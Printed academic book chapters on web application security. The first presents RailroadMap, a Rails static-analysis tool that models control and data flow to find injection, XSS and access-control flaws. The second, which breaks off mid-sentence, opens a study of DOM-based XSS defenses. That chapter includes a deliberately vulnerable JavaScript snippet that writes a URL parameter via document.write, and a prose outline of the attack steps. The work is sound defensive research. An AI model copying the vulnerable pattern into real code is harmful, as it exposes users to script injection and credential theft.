Most Web application frameworks do not support model-driven development. They mainly support code-centric and test-driven Agile development. The programmer writes and maintains the application source code and test cases. Therefore, a practical requirement for a model to be used for security assur-

Figure 3. Model of MVC Web application

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

ance is that the model be automatically and statically generated from the source code. To streamline such automatic model generation, we split the target application into two parts on the basis of the code lifecycle. One part is the application code, which is actively developed ("active development code"). The other is a function library, which is maintained by another party, such as the application framework and external components used by the application under development ("used code"). Table 2 summarizes the characteristic of these two parts. They are described using the same scripting language. However, a different security assessment approach should be applied to each since they have different development lifecycles.

This division provides two benefits. First, it reduces the size of the target code to be statically analyzed and focuses the application behavior that described in the application code. Second, it clarifies the capability of the framework regarding security-related behaviors, including potential weaknesses and countermeasures at the command level. Here, "command" means a Ruby-specific method that is similar to a function in other programming language. Thus, a major feature of the proposed method is abstraction of the function library as a "command abstraction library (CALib)." Listing 1 shows example of controller class code of Rails. In this code, commands registered by CALib are shown in bold. The "authenticate_user!" command checks the application user whether authenticated of all the methods in this class. If not, it is redirected to sign in pages. The "authorized!" command checks user has valid access right to this resource. The "redirect_to" command defines the control flow of application. The methods of "User" Model class such as "all", "find", and "update_attributes", are command to access backend database.



An outline of the assumed application structure and the flow of modeling and security testing are shown in Figure 4. In general, the application code executes the security functions (commands) provided by the application framework, the external components, and library part of the application. The CALib organizes the security characteristics of all the commands called by the application (active development code). Another important function of CALib is model generation, an auxiliary function. First, the parser converts the application source code into an abstraction syntax tree (AST). It then generates an application behavior model in accordance with the definition in CALib while parsing the AST. Finally, the model is checked against the system's security requirements to identify vulnerabilities. We assume that a functional requirement is either not documented or is a test case. However, the programmer must describe the system's security requirements in a simple form in order to identify problems in the design. Listing 2 shows the example requirements that define role based access control policy for the class of Listing 1. In this example, the commands related to access control are correctly placed to match the requirements. The "administrator" has full access to the User model. The "user" can only access the own

Table 2. Comparison of "active development code" and "used code"

Characteristics	Active Development Code	Used Code
Code scope	Main MVC code	Library
Code express	Application behavior	Basic functionalities
Responsibility	Project (programmers)	External (third parties)
Code update freq.	High (daily)	Low (monthly)
Security assurance method	Code review and static test	Component level management (security update)
Documentation	Rarely	Occasionally

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 4. Model generation and security assessment flow from application and framework code

record. The static security analysis detects and reports any warnings or errors. A warning indicates that there are potential vulnerabilities in the application code or security requirements. An error indicates problems with model generation, e.g., inadequacy of the CALib. In the latter case, the CALib must be updated and fixed to support the target application code.

Listing 1. Example controller code of Ruby on Rails

```
1 class UsersController < ApplicationController
2   before_filter :authenticate_user!
3   def index
4     authorize! :index, @user, :message => 'Not authorized.'
5     @users = User.all
6   end
7   def show
8     @user = User.find(params[:id])
9   end
10   def update
11     authorize! :update, @user, :message => 'Not authorized.'
12     @user = User.find(params[:id])
13     if @user.update_attributes(params[:user], :as => :admin)
14       redirect_to users_path, :notice => "User updated."
15     else
16       redirect_to users_path, :alert => "Unable to update user."
17     end
18   end
19 end
```

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

The application behavior model generated from application code is an abstraction of the MVC code in terms of security. It models the control flow and the data flow of the application on the basis of the security information provided by the CALib.

Command Abstraction Library (CALib)

Commands are classified into four types.

- **Control Flow Commands (CFCs):** Commands that generate a control flow
- **Data Flow Commands (DFCs):** Commands that generate a data flow
- **Security Commands (SCs):** Commands that provide a security function
- **Risky Commands (RCs):** Commands that requires security precautions

CFC and DFC are used for application model generation. As shown in Figure 3 control flow consists of Controller and View states as a node and transitions between them. A CFC generates a transition between the Controller and View states. A DFC generates a data flow, especially for application input and output, as an HTML message to controller and out from view template.

A RC is a security sensitive sink, as defined by Dao and Shibayama (Dao and Shibayama, 2011). Therefore, a RC can be problematic, and its improper use can result in vulnerability. In general, if a RC is used, an appropriate SC must be used as a countermeasure. The command attributes must be subdivided in order to select the verification methods at the time of static analysis using generated application model.

Static Security Analysis of Application Code and Generation of Application Behavior Model

The basic strategy for static analysis of an application behavior model is to determine whether the potential security problems, i.e., the "sinks," are being handled correctly. Therefore, the sinks are listed first, and then the application model is inspected to see if there are problems with each sink. Three types of sinks are assumed. Problems specific to the application domain are one type. For example, cross-site scripting (XSS) corresponds to the Web application and is not directly associated with a RC. The problems caused by RCs are the second type. For example, SQL injection corresponds to careless use of a RC. The problems requiring a clear definition of the system's security requirements are the third type, e.g., access control.



Figure 5 shows the patterns of the data flow model as an example of the correct relationship between the commands and the generated application behavior model for Rails. The major Web application security problem is improper handling of user input (HTML_IN). The application must check the access authority by using the "before_filter" command placed in each Controller class code in Rails. In this example, "authenticate?" and "authorize?" are SCs of the access control function provided by the framework. This arrangement is determined on the basis of the security requirements, which clearly define the access control policy. In addition, a countermeasure against cross-site request forgery (CSRF) is implemented by calling the "protect_from_forgery" command in the parent class of the controller in Rails.

The input passed to the application in the HTML _IN message is passed through the "params[]" array and is processed in Rails. The variables (X1, X2) used in the HTML output by the view template are escaped (remove unsafe HTML characters by using "h" command) on the framework side. This operation is by default in Rails 3.2 or later. However, if the escaping is disabled by a "raw" command, a problem arises. In this case, the application developer is responsible for ensuring the safety of the X3 variable output by the HTML_OUT message. Therefore, the "raw" command is registered as a RC with the XSS vulnerability attribute. The automation tool verifies that any data flow input from the user that may contain an XSS string does not appear in the X3 variable. In Figure 5, the orange boxes show the user's input (unsafe), and the green boxes show the input after it has been processed using the appropriate security function (safe). In this case, a warning does not occur for variable X3 since it does not include any user input; instead, it includes the safe constant variable inside the application.

Likewise, raw user input is not fed into a command that could generate a SQL injection attack. In the example shown in Figure 5, the "find" command is marked as RC, and the "sanitize_sql" command is the corresponding SC. Therefore, the X4 variable is sanitized in advance and is safe from a SQL injection attack, and the X4' variable does not contain unintended data. The X5 variable is used as a command to be executed in the system via the "eval" command. Therefore, the "eval" command is the

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 5. Relationship between application behavior model and commands

RC for command injection. The corresponding SC, "check," must be applied in advance. The URL is a path given as user input. This variable is used as input for the "redirect_to" RC; it performs a transition to an external site. Thus, the SC "path_check" is used to check whether the destination is valid. In short, handling the security features in the form of a command enables a variety of Web application security problems to be identified.

Automated Tool

To take advantage of the proposed method in actual Agile development, it is important to structure and integrate the method in the form of a tool. We developed a tool called "RailroadMap" that supports the proposed method for the Ruby on Rails Web application framework. To enable it to be easily incorporated into a development environment, we used the Ruby scripting language, the same as that used for our target application. It is a command line tool and uses sub-commands for each assessment step. There are 13,184 lines of code in version 0.2.4.

Since Rails uses a "convention over configuration (CoC)" policy for writing applications, the Rails code is easy to convert into the controller and view states on the basis of convention. This means that each class and each method in the code can be uniquely mapped to the controller and view states in accordance with the code's location and filename. When the tool parses the application source code, a reference is made to the CALib to determine the application behavior (control flow and data flow) provided by the command in the code. The execution condition of each command is a transition condition for the control flow and data flow. The condition is analyzed from a control-flow graph of the target source code. A variable that appears in the view code (template) serves as the entry and exit points of the


EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

data flow model (HTML_IN and HTML_OUT in Figure 5). The variable includes the model attributes defined and used on the Rails controller-code side. A direct access to the model attribute from the view state (View template code) is easily converted into a data flow model (XSS (stored) pattern in Figure 5). However, the quality of the model created by data flow extraction depends on the parser and the parsing code scope since static analysis of dynamic scripting language is difficult.

Figure 4 shows the model generation flow with the CALib. RailroadMap parses the MVC parts of the target application code and generates an abstract syntax tree (AST) temporally. The commands within the AST are referenced in the CALib, and the behavior is abstracted into a state transition model that expresses both control and data flows. The command abstraction library is described using a simple table in JavaScript Object Notation (JSON). In the initial development, we registered over 200 commands for Rails and several popular packages of access control, including Devise,[7] CanCan,[8] and The_Role.[9]

A class diagram of the control flow and data flow models is shown in Figure 6. They can extract the presence of all state transitions and input/output data flows. The control flow consists of states and transitions. A controller state corresponds to a method in the controller class and a view state corresponds to View template file. The CoC of Rails allocates the transition and the command related to the control flow. The data flow is the assigned route for the HTML input and output; the internal variables include the model attributes. The correspondence between model elements and source code location is also tracked.

Within the models, we treat the policy (security requirements) derived from the code and the security requirements definition separately. The policy derived from the code is automatically inferred from the code on the basis of the arrangement of the security-related commands. The policy from the security requirements is injected (orange part of the figure) after the complete model is generated from the code. Information about the command (green part of the figure) associated with the model is imported from the CALib. This information is referenced and used by the security check later. The generated model can be output in various formats, e.g., state diagram, table (text, HTML), and B model. The state diagram is too large in many cases and is not easy to trace. In our evaluation, a table format with dynamic HTML provided a good look and feel for the security review.




The generated control and data flow models may have missing destinations for the transitions and/or data flows due to the inability of the tool or the complexity of the target code. In addition, the tool cannot identify some guard conditions. To deal with such cases, the tool has the ability to manually adjust or define the parts of the model. If the target application uses an unknown command, it is reported as an error. We can temporarily assign a command or update the CALib to support the new command. This assignment is applied when the function testing and the refactoring of the development code is complete since an incomplete implementation generates an imperfect application model, leading to wasteful manual adjustment. In general, these tasks are performed only once. After the parts have been defined, they can be reused until the next major application update.

Iterative Development Process

Preparing the CALib is essential to implementing the proposed method. Nevertheless, creating an accurate and complete CALib for the application framework in advance is an arduous task since there are many commands. Therefore, if the application code uses an undefined command, the tool reports an error, and the tool user adds the new command's definition to the library. To integrate application development and tool development, the tool is written in Ruby, and simple JSON is used to specify the CALib.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 6. Class diagram of control flow and data flow models



In addition, both the tool and the CALib can be maintained by test-driven development. Figure 7 shows how the development of both tool itself and applications using this tool is incorporated. In tool development, test cases are developed from actual vulnerable code collected from the CVE dictionary and a public code repository like GitHub.[6] Then, the CALib and the detection logic of the vulnerability are tested and updated. Using all the application code as a test case is not efficient due to the dependency and exclusiveness of the prerequisite packages. Thus, the tool supports partial modeling to enable testing a small slice of the vulnerable code. A series of test cases were used for regression testing of this tool. These test cases demonstrated a practical example of the vulnerability detection capability of the tool.

For individual application development using this tool, definitions of the application-specific commands are added to the application-side library in a test environment. The shared part of the library provided by the tool can be updated, thereby contributing to the improvement of the tool. Use of this tool in the Rails Web application development community will enable a wide range of security issues and countermeasures to be shared.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 7. Maintenance of command abstraction library by tool developers and tool users

An excerpt from the command abstraction library for Rails is shown in Table 3. This table contains commands that we created through the evaluation described in the next section. There are 176 registered commands in total, including ones from Ruby, Rails, Devise, and CanCan. The table principally shows the commands related to model generation and security testing.

During development, abstractions of application-specific commands must be added. The security function should be aggregated in the form of a command and be called from MVC code. For example, if the test-target code contains a "system" command for Ruby, a countermeasure for "command injection" vulnerability is required within the code. A good refactoring practice for this is to wrap the RC and corresponding SC in a single command and then evaluate its security at the command level (by complete unit testing).

EVALUATION

We evaluated the proposed method and tool on the basis of the two research questions. To answer RQ1, we checked the capability of the proposed method and tool by using vulnerabilities that have occurred in Rails applications. To answer RQ2, we checked the feasibility of adaptive test-driven development of RailroadMap through the evaluation of RQ1.

Finding Security Flaws and Bug Patterns in Rails

We checked whether our application behavior model could handle various security problems and countermeasures in Rails applications. We used RailsGoat,[10] developed by the Open Web Application Security Project (OWASP), and actual vulnerabilities reported as CVEs. RailsGoat is a broken Web application that represents OWASP's top ten problems.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 3. Command abstraction library (CALib) for Ruby on Rails (extraction)

Pedigree	Command	CFC	DFC	RC Type	SC Type
Ruby	system			command_injection	
Ruby	eval			command_injection	
Ruby	Kernel.exec			command_injection	
Ruby	xstring_literal			command_injection	
Rails	render	X(C→V)			
Rails	link_to	X(V→C)			
Rails	submit	X(V→C)			
Rails	button	X(V→C)			
Rails	redirect_to	X(C→V)			
Rails	raw		X	anti_xss_filter	
Rails	html_safe		X	anti_xss_filter	
Rails	h		X		xss_filter
Rails	sanitize		X		xss_filter
Rails	where			sql_injection	
Rails	sanitize_sql_for_condition		X		sanitize_sql
Rails	constantize			constantize	
Rails	send_file			file_download	
Rails	protection_from_forgery				csrf
Rails	before_filter				before_filter
Rails	attr_accessible				massassignment_filter
Rails	validate				validate_attribute
Devise	authenticate_user!				authentication
CanCan	load_and_authorize_resource				global_authorizeation
CanCan	authorize!				local_authorization
CanCan	can?				conditional_authorization
CanCan	has_role?				conditional_authorization

Table 4 shows the relationships between the weaknesses and the application model. From A1 to "Constantize" are vulnerabilities intentionally implemented in RailsGoat. The other vulnerabilities were reported as CVEs that were identified at the code level from the CVE report. There are three major types of sinks: RC, requirement, and configuration.

The most common sink is RC. In this case, the tool identifies the placement of the SC corresponding to the data flow leading to the RC as a countermeasure. If an appropriate SC is properly included in the data flow, the code should be safe. Thus, the tool flexibly supports various cases by defining the corresponding RCs and SCs in the command library.

The requirement sink has two subtypes, domain and application. A "Requirement (domain)" indicates a Web application-specific problem. In this case, the sink is automatically reflected in the model. For example, using a data flow model ensures that user input does not appear in the external output (XSS).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Table 4. Correspondence between application behavior model and weaknesses for RailsGoat and CVE

Weakness	CWE	Sink type	Mitigation pattern	TDD (TS/ LC)
A1 – SQL Injection	89	RC	SC for data flow	X(2/20)
A2 – Command injection	94	RC	SC for data flow	X(2/20)
A2 – Username/Pass Enumeration	287	RC	data flow	X(3/67)
A2 – Lack of password complexity and insecure compare and timing attacks		Library		X(3/87)
A3 – Cross-Site Scripting (XSS)	79	RC	data flow	X(2/36)
A4 - Insecure Direct Object References	22	RC	SC	X(3/30)
A5 - Security Misconfiguration	16	Config.		X(3/45)
A6 - Sensitive Data Exposure				
Insecure Password Storage	310	Requirement (app)	SC for data flow	X(2/90)
Clear-text Storage of SSN	319	Requirement (app)	SC for data flow	X(2/54)
A7 - Missing Function Level Access Control	287	Requirement (domain)	SC	X(3/45)
A8 - Cross-Site Request Forgery (CSRF)	352	Requirement (domain)	SC	X(4/102)
A9 - Using Components with Known Vulnerabilities	937	Config.		N/A
A10 - Unvalidated Redirects and Forwards	601	RC	SC for data flow	X(2/67)
Mass Assignment	255	Requirement (app)	SC for data flow	X(3/57)
Constantize	-		data flow	X(2/84)
CVE-2011-5097 Access Control	264	Requirement (app)	SC for control flow	X(5/165)
CVE-2012-3551 XSS	79	Requirement (domain)	SC for data flow	X(4/110)
CVE-2013-7316 XSS	79	Requirement (domain)	SC for data flow	X(4/69)
CVE-2014-0089 XSS	79	Requirement (domain)	SC for data flow	X(4/50)
CVE-2012-5648 SQL injection	89	RC	SC	X(5/61)
CVE-2013-7223 CSRF	352	Requirement (domain)		X(3/30)
CVE-2014-1985 Improper Input Validation	20	RC	SC for data flow	X(6/114)

The “Requirement (app)” sink type is specific for individual applications. A tool requires an explicit requirement as an oracle to detect this type of sink. Otherwise, the tool cannot identify whether the code is intended by the programmer (by implicit requirements) or is a flaw. In this evaluation, an access control (CVE-2011-5097) and a data model (A6, Mass assignment) correspond to the sink. We define the requirements (access control list and asset privilege) to test them.

In general, RC and requirement (domain) sinks can be detected with a conventional static verification tool. We investigated the flexibility of the proposed tool in detecting new problems by adding the definition of security attributes for each command, as shown in Table 3. In other words, the ability to detect sinks depends on the adequacy of the CALib. The accuracy of a warning (possibility of a false positive) depends on the precision of the data flow model that was generated from the code.

Other sink types are related to configuration issues and are not related to verification using the application behavior model. However, they are detected by static verification of code with a whitelist. RailroadMap additionally supports detection of vulnerability A5 with a whitelist. Vulnerability A9 rep-

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

resents the configuration issue in which an application is using components with known vulnerabilities. However, RailroadMap does not handle this vulnerability since there is a good tool already.

Vulnerability A2 is related to the implementation of Ruby code within a command. Therefore, improving quality on the library side is essential to handling this vulnerability. Too much tool support of implementation details of Ruby code may increase the complexity of the static analysis tool. In reality, most applications use dedicated packages, such as Devise and CanCan, to support the access control function instead of using a specially developed custom security functions to avoid a vulnerable implementation of security related functions. Therefore, the CALib supports for well-known packages that provide security functions.

In this evaluation, RailroadMap detected all the vulnerabilities except A9. The application behavior model can thus handle various types of sinks.

Test-Driven Development (TDD) for Security Tool Development

In addition to evaluating vulnerability detection for RailsGoat and CVEs as described in the previous section, we evaluated the adaptability and agility of the tool against new problems by using test-driven development in parallel.

For test case generation, we used actual code that had known problems to determine whether the tool could detect the problems, as shown in Figure 7. The code slice and mock (dummy) model for creating the application model were made as small as possible. Using the results from the test, we modified the command library and the particular detection routines for the individual vulnerabilities within the tool.

The results are shown in the TDD column of Table 4. TS represents the number of test scenarios. LC represents the number of lines of code in the test script, including those for the requirements or command definitions required by the test.

We successfully prepared test cases for all the vulnerabilities derived from the code (except A9 since it depends on the version of the package used). The size of each test case depended on the problem. The sizes were acceptable for maintaining the tool throughout the TDD practice. Using such test cases facilitates the work of refactoring and enhancing the tool.

The commands shown in the portion of the CALib for Ruby on Rails in Table 3 were added in accordance with the test cases. Of the 176 commands, 46 are related to application behavior model generation and security assessment.

DISCUSSION

Coverage and Accuracy

The detection accuracy of the proposed method depends on two factors. One is sink detection, which depends on the definitions in the CALib. The detection coverage of the sinks defined in the library was almost 100%. The other factor is the logic used to determine whether the countermeasures correspond to the sinks. Therefore, the accuracy referred to here is how well the tool identifies the countermeasure corresponding to each sink. The basic strategy is to define all RCs, even those that are only a little risky, and to identify all the potentially dangerous places in the application code. However, a warning will be a false positive or a false negative if the tool does not correctly recognize the countermeasure code.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

A warning message has two attributes (severity and confidence), with three levels of confidence (high, medium, and low). The programmer or tester can review the warnings with the priority determined by these attributes. The level of command definition precision is an issue since it was defined heuristically. Thus, the "status" attribute is used to recode the maturity of the definition. For example, we set the status, such as to-do, alpha, beta, ready, and rethink, to indicate the accuracy of the model itself. An accuracy of the definition will gradually become concrete through the use of tool and CALib at an actual application development.

When the tool is adapted to individual test cases during test-driven development, the versatility of the test cases depends on the example code. Therefore, adding a wide variety of test cases increases the accuracy of modeling and detection. Moreover, precision can be improved by arranging for the tool to be widely used as a security tool within open source communities.

We realize that fully automatic generation of a perfect application behavior model from the Rails source code is difficult. The tool would become too complicated if it supported all of the coding styles and functions of Ruby, and it would no longer be a lightweight tool. Since modeling is easy for many routine-coding patterns, the tool reports an error for the places that do not need to be modeled. We prepared a mechanism for manually supplementing the application behavior model by the programmer.

The number of errors reported by the tool depends on the application logic and the coding style. Therefore, the manual work is needed mainly in the first step of application development. The supplemental definitions can then be used in a subsequent iterative test. In the adaptation of this tool for application development, the task of creating such documentation as requirements definitions and supplemental definitions for application behavior model generation is required in the initial step. We assume that this tool is used for regression testing of security in subsequent iterative development. Of course, it is necessary to modify the requirements or model when the application changes. We consider that such changes also match the iterative development process. In code-centric development, code development precedes documentation. Nevertheless, it is possible to support the intended requirement change that corresponds to the intended code changes in a timely manner by using the proposed tool.

Comparison With Existing Tools

Various other security tools are available for Rails development. *Brakeman*[10] (Collins, 2012), *Codesake-dawn*,[12] and *Bundle-audit*[13] are static verification tools for Rails and are maintained actively as open source software tools. *Brakeman* and *Codesake-dawn* are generic static verification tools while *Bundle-audit* is specialized for the confirmation (software version check) of known vulnerabilities of the external components used by Rails applications. All of them are lightweight tools, are easy to use for application development, and have been recommended as a best practice for Rails development.

The proposed method captures the behavior level of an application, so it differs greatly from these tools. In particular, the application design verification, such as for access control, requires both a behavior-level model and security requirements. In addition, command-level abstraction of security issues is needed to deal with the ones related to the use of a variety of external components. This multi-function lightweight tool is thus well suited for Agile development.

RELATED WORK

Modeling Web Application

Alalfi et al. surveyed modeling methods for Web applications (Alalfi et al., 2007) and categorized them into four types: interactive behavior modeling, content modeling, navigation modeling, and hybrid modeling. Our application behavior model (control flow) supports both interactive behavior modeling and navigation modeling of dynamic Web applications. The model-driven approach is considered appropriate for secure software engineering but has not been well accepted in code-centric development. It requires a precise model-to-code generator so that the developer does not need to keep both the model and the code up-to-date by hand (Forward and Lethbridge, 2008). An alternative practical approach is to create a model from application source code or execution trace and use it to handle actual applications.

Andrews et al. proposed a testing method for Web applications that uses a finite state machine (FSM) to build models from source code and constraints defined by the tester (Andrews et al., 2004)(Andrews et al., 2010). This approach suffers from state space explosion since it focuses on the detailed behavior of Web applications by defining fine-grained FSMs. In contrast, the application behavior model automatically generated with our proposed method uses coarse-grained FSMs based on the MVC. The CALib controls generation of the application behavior model that reflects the behavior related to a security issue.

Sprenkle et al. generated a navigation model from execution traces and created abstract test cases for Web applications written in Java (Sprenkle et al., 2011). This approach cannot provide comprehensive abstraction unless a comprehensive test case is prepared. This drawback is avoided with our approach because an application behavior model is created from the application code that defines the application behavior. Separating the target code into application and library parts is important to achieving a practical tool.

Security Testing of Web Application

Security testing of Web applications written in dynamic languages such as PHP, Perl, Python, and Ruby is a relatively new research area. Sun et al. generated “sitemaps” in accordance with the access control roles derived from PHP Web application source code and detected access-control vulnerabilities (Sun et al., 2011). In our approach, the focus is on the faultlessness of the implementation as determined by the test oracle. Gauthier and Merlo presented a tool for detecting and repairing access control vulnerabilities in PHP Web applications (Gauthier and Merlo, 2012). The tool also identifies, through modeling, inconsistencies in the access control implementation of the application code. Our approach focuses more on the development process and promotes robust access control implementation by matching warnings to fault locations based on sink.

There has not been much research on static security analysis for Ruby and Rails, and there are few tools available. Chaudhuri and Foster used symbolic execution to check for vulnerabilities (XSS, CSRF, session manipulation, and unauthorized access) in Rails (Chaudhuri & Foster, 2010). They converted Ruby code into an AST and wrote the parser in OCaml. It has not been easy to maintain support for the latest versions of Ruby and Rails by application developer. RailroadMap is written in Ruby, so it can be thoroughly integrated with Rails.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Doupé et al. proposed a static checker for "execution after redirect (EAR)" vulnerabilities (Doupé et al., 2011). However, the code used to detect EAR vulnerabilities has a limited scope. Collins developed a static security analysis tool called Brakeman (Collins, 2012). The tool is lightweight and easy to use with application development practices. Our method and tool were designed to improve access control design and implementation by checking for inconsistencies between the implementation and the security requirements.

Near and Jackson developed a tool called *Derailer* that performs symbolic execution of Rails by hijacking the existing Ruby runtime. It provides an interactive interface that enables a user to construct the specifications for the application security policy (Near and Jackson, 2014). Our approach also hides the detail of Rails frameworks by preparing a CALib. The tool can create initial security requirements from the existing code, but the application developers must confirm whether the requirements were intended.

Integrating Security Assurance Into Agile Development

Agile development is closely related to code-centric Web application development. Beznosov and Kruchten identified issues related to Agile development processes and conventional security assurance techniques (Beznosov and Kruchten, 2004).

Many researchers tried to integrate security activities into Agile development process. Nicolaysen et al. suggested integration of two lightweight security activities into agile development. One is security backlog that describes security issues to provide more of a security concern for the developers. Second is security-oriented test-driven development that involves software security by creating security test cases (Nicolaysen et al., 2010). Comprehensive Lightweight Application Security Process (CLASP) is one of well-known methodology for security assurance (OWASP). Al-Ahmad tried to integrate the eXtreme Programming (XP), which is one of the most popular agile methodologies, with the CLASP methodology (Al-Ahmad, 2011). Our approach is also makes developer aware of security by using unified security assessment tool that handles both design and implementation. The tool assists several CLASP activities, such as identifies user roles and requirements, perform security analysis of requirements, specify resource-based security properties, annotate class designs with security properties, manage system security authorization agreement, perform security analysis of system design, implement and elaborate resource policies, and address reported security issues.

Bartsch interviewed Agile developers about the security in their Agile development projects (Bartsch, 2011). His findings suggested that developers should focus on obtaining adequate user involvement, increasing developer security awareness and expertise, and continuously improving their development process to ensure security. Our approach addresses these issues by providing a unified tool that focuses on both design and implementation security issues. It supports iterative application development by continuously checking for inconsistencies between the requirements and code.

Xiao et al. investigated the spread of security test tools (Xiao et al., 2014) and found that the spread is slow since such tools are considered to be in the category of "preventive innovation." They pointed out that many social interactions between developers are needed to expand the use of security test tools. The proposed method raises the level of security assurance even for small application development teams by enabling sharing of security knowledge through a command abstraction library.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

CONCLUSION

The proposed comprehensive method for improving the security assurance of Web applications built on a Ruby on Rails framework features a single tool, RailroadMap, and supports three software development processes: eliciting security requirements, implementing security features, and testing security. The integration of these three processes enables the developer to easily perform security assessment tasks during iterative and interactive Agile application development. Control and data flow models are generated from the Web application source code by using a command abstraction library. Both models represent requirement-oriented policy and code-oriented policy. The command abstraction is carried out in terms of model generation and security. Evaluation demonstrated that the method can detect various types of vulnerabilities.

The tool has already been published under an open source license. Further development and expansion and frank feedback from users are needed to improve its usefulness. In this paper, we used Ruby on Rails for demonstration purposes. However, the same approach can be applied to other Web application frameworks and scripting languages.

Chapter 9
Enhancing the Browser-Side Context-Aware Sanitization of Suspicious HTML5 Code for Halting the DOM-Based XSS Vulnerabilities in Cloud

ABSTRACT

This article presents a cloud-based framework that thwarts the DOM-based XSS vulnerabilities caused due to the injection of advanced HTML5 attack vectors in the HTML5 web applications. Initially, the framework collects the key modules of web application, extracts the suspicious HTML5 strings from the latent injection points and performs the clustering on such strings based on their level of similarity. Further, it detects the injection of malicious HTML5 code in the script nodes of DOM tree by detecting the variation in the HTML5 code embedded in the HTTP response generated. Any variation observed will simply indicate the injection of suspicious script code. The prototype of our framework was developed in Java and installed in the virtual machines of cloud environment on the Google Chrome extension. The experimental evaluation of our framework was performed on the platform of real world HTML5 web applications deployed in the cloud platform.

INTRODUCTION

The tremendous explosion in cloud computing produced numerous security issues related to data security of cloud users (Dinh et al., 2013; Gupta et al., 2016c. The propagation of XSS worms are considered to be topmost threat originated in HTML5 web applications deployed in the framework of cloud infrastructure. In the contemporary era of cloud computing, cloud security has turned out to be a serious issue, as numerous on-demand resources are being offered by utilizing the virtualization technologies of cloud services (Modi et al., 2013). Instead of referring the outdated Internet settings for constructing an expensive setup, numerous commercial IT organizations are accessing the services of Online Social Networking (OSN) sites (such as Twitter, Facebook, LinkedIn, etc.) on the cloud platforms. In the modern era of Web 2.0 technologies and HTML5-based web applications, OSN is considered to be the most popular method for information sharing has drawn most of public attention. However, it is clearly known that the cloud settings are installed on the backbone of Internet. Therefore, numerous HTML5 web application vulnerabilities in the conventional Internet infrastructures also exist in the backgrounds of cloud-based environments.

The most prominent attack found on HTML5 web applications is the Cross Site Scripting (XSS) attack [Gupta et al. (2016a), Gupta et al. (2016b), Gupta et al. (2015a), Gupta et al. (2015b), Gupta et al. (2014)]. Figure 1 highlights the injection of XSS worm on the OSN web server deployed in the virtual machines of cloud platforms. XSS worms have turned out to be a plague for the cloud–based HTML5 web applications. Such worms steal the sensitive credentials of the active users by injecting the malicious HTML5 script code in the form of some posts on such web applications [Gupta et al. (2015c), Duchene et al. (2014), Shahriar et al. (2011), Doupe et al. (2013), Chandra et al. (2011), Xiao et al. (2014)]. Input sanitization is considered to be the most effective mechanism for alleviating and mitigating the effect of XSS worms from the cloud-based HTML5 web applications on the virtual machines of cloud platforms.


Figure 1. Exploitation of XSS attack on cloud platform

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Numerous defensive methodologies had been proposed for thwarting the effect of XSS worms or XSS attacks from such platforms (Aljawarneh, 2011a; Aljawarneh, 2011b; Aljawarneh et al., 2016).

Usually, XSS attack comes in variety of three different flavors: Reflected, Stored and DOM-based XSS attack. Numerous XSS defensive methodologies have been designed for detecting and mitigating the effect of reflected and XSS worms [Parameshwaran et al. (2015), Lekies et al. (2013), David et al. (2008)]. However, very few solutions have been designed for completely alleviating the effect of DOM-Based XSS vulnerabilities from the HTML5-based web applications. In this attack, the Web application's client-side scripts write the user provided data to the DOM. Finally, this data is subsequently read by the HTML5 Web application and display results on browser. If the data is not validated, then an attacker may inculcate the malicious scripts that is stored as a part of DOM and gets executed when data is read from DOM and triggers adverse effects. Figure 2 highlights the vulnerable code utilized for the injection of DOM-based XSS attack on HTML5 web application.

EXPLOITATION OF DOM-BASED XSS ATTACK ON CLOUD-BASED HTML 5 WEB APPLICATIONS



This class of XSS attack is somewhat analogous to reflected XSS attacks. The only dissimilarity is that there is no need of transmission of data on the web server since, all things will execute at the browser. Therefore, there is no mechanism of sanitization present on the web server for this class of attack. Mechanism of sanitization is required on the web browser. In Figure 3, by utilizing the JavaScript code, the username is displayed on HTML page in the browser. In reflected XSS attack, the JS code run as

Figure 2. Vulnerable code snippet for DOM-Based XSS attack

```
<html>
<body>
  <script type =“text/javascript”>
    var usernamePos =
window.location.search
        .indexof(“username=”);
    if (usernamePos >= 0)
    {
          var username =
window.location.serach
              .substr(usernamePos + 9);
          document.write(username);
    }
</script>
</body>
</html>
```

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Figure 3. Exploitation of DOM-Based XSS attack on cloud-based OSN

well as display a dialog box on the victim's browser. However, for the exploitation of DOM-based XSS attack, there is no requirement of generating a dialog box on the browser by the attacker. Instead, attacker can run random malicious JS code. Figure 3 illustrates the exploitation of DOM-based XSS attack on the vulnerable cloud-based OSN web server.

Following are key steps of exploiting the vulnerabilities of DOM-Based XSS attacks:

- Initially, attacker crafts a malicious URL incorporating a malicious JavaScript string and sends it to user to lure victim.
- Then, victim is tricked to click on the URL and compels to make a request for the multimedia resource from OSN server on cloud network.
- An error message is generated by the OSN server including the malicious script, as the requested resource is not stored into the OSN server. It is returned to the user as HTTP response.
- At the client side, browser renders the HTTP response and executes the returned malicious script which triggers the modification in the DOM structure.
- When browser processes the DOM tree to display the result then HTML5 script performs maliciously and sends sensitive information to the attacker's domain.

EXISTING DOM-BASED XSS DEFENSIVE SOLUTIONS

Parameshwaran (Parameshwaran et al. (2015)) evaluates and identifies DOM-based XSS susceptibilities in web applications. The technique rewrites JavaScript of the requested website to achieve character-precise taint tracing. It has two core modules: Instrumentation engine and Exploit generation. The

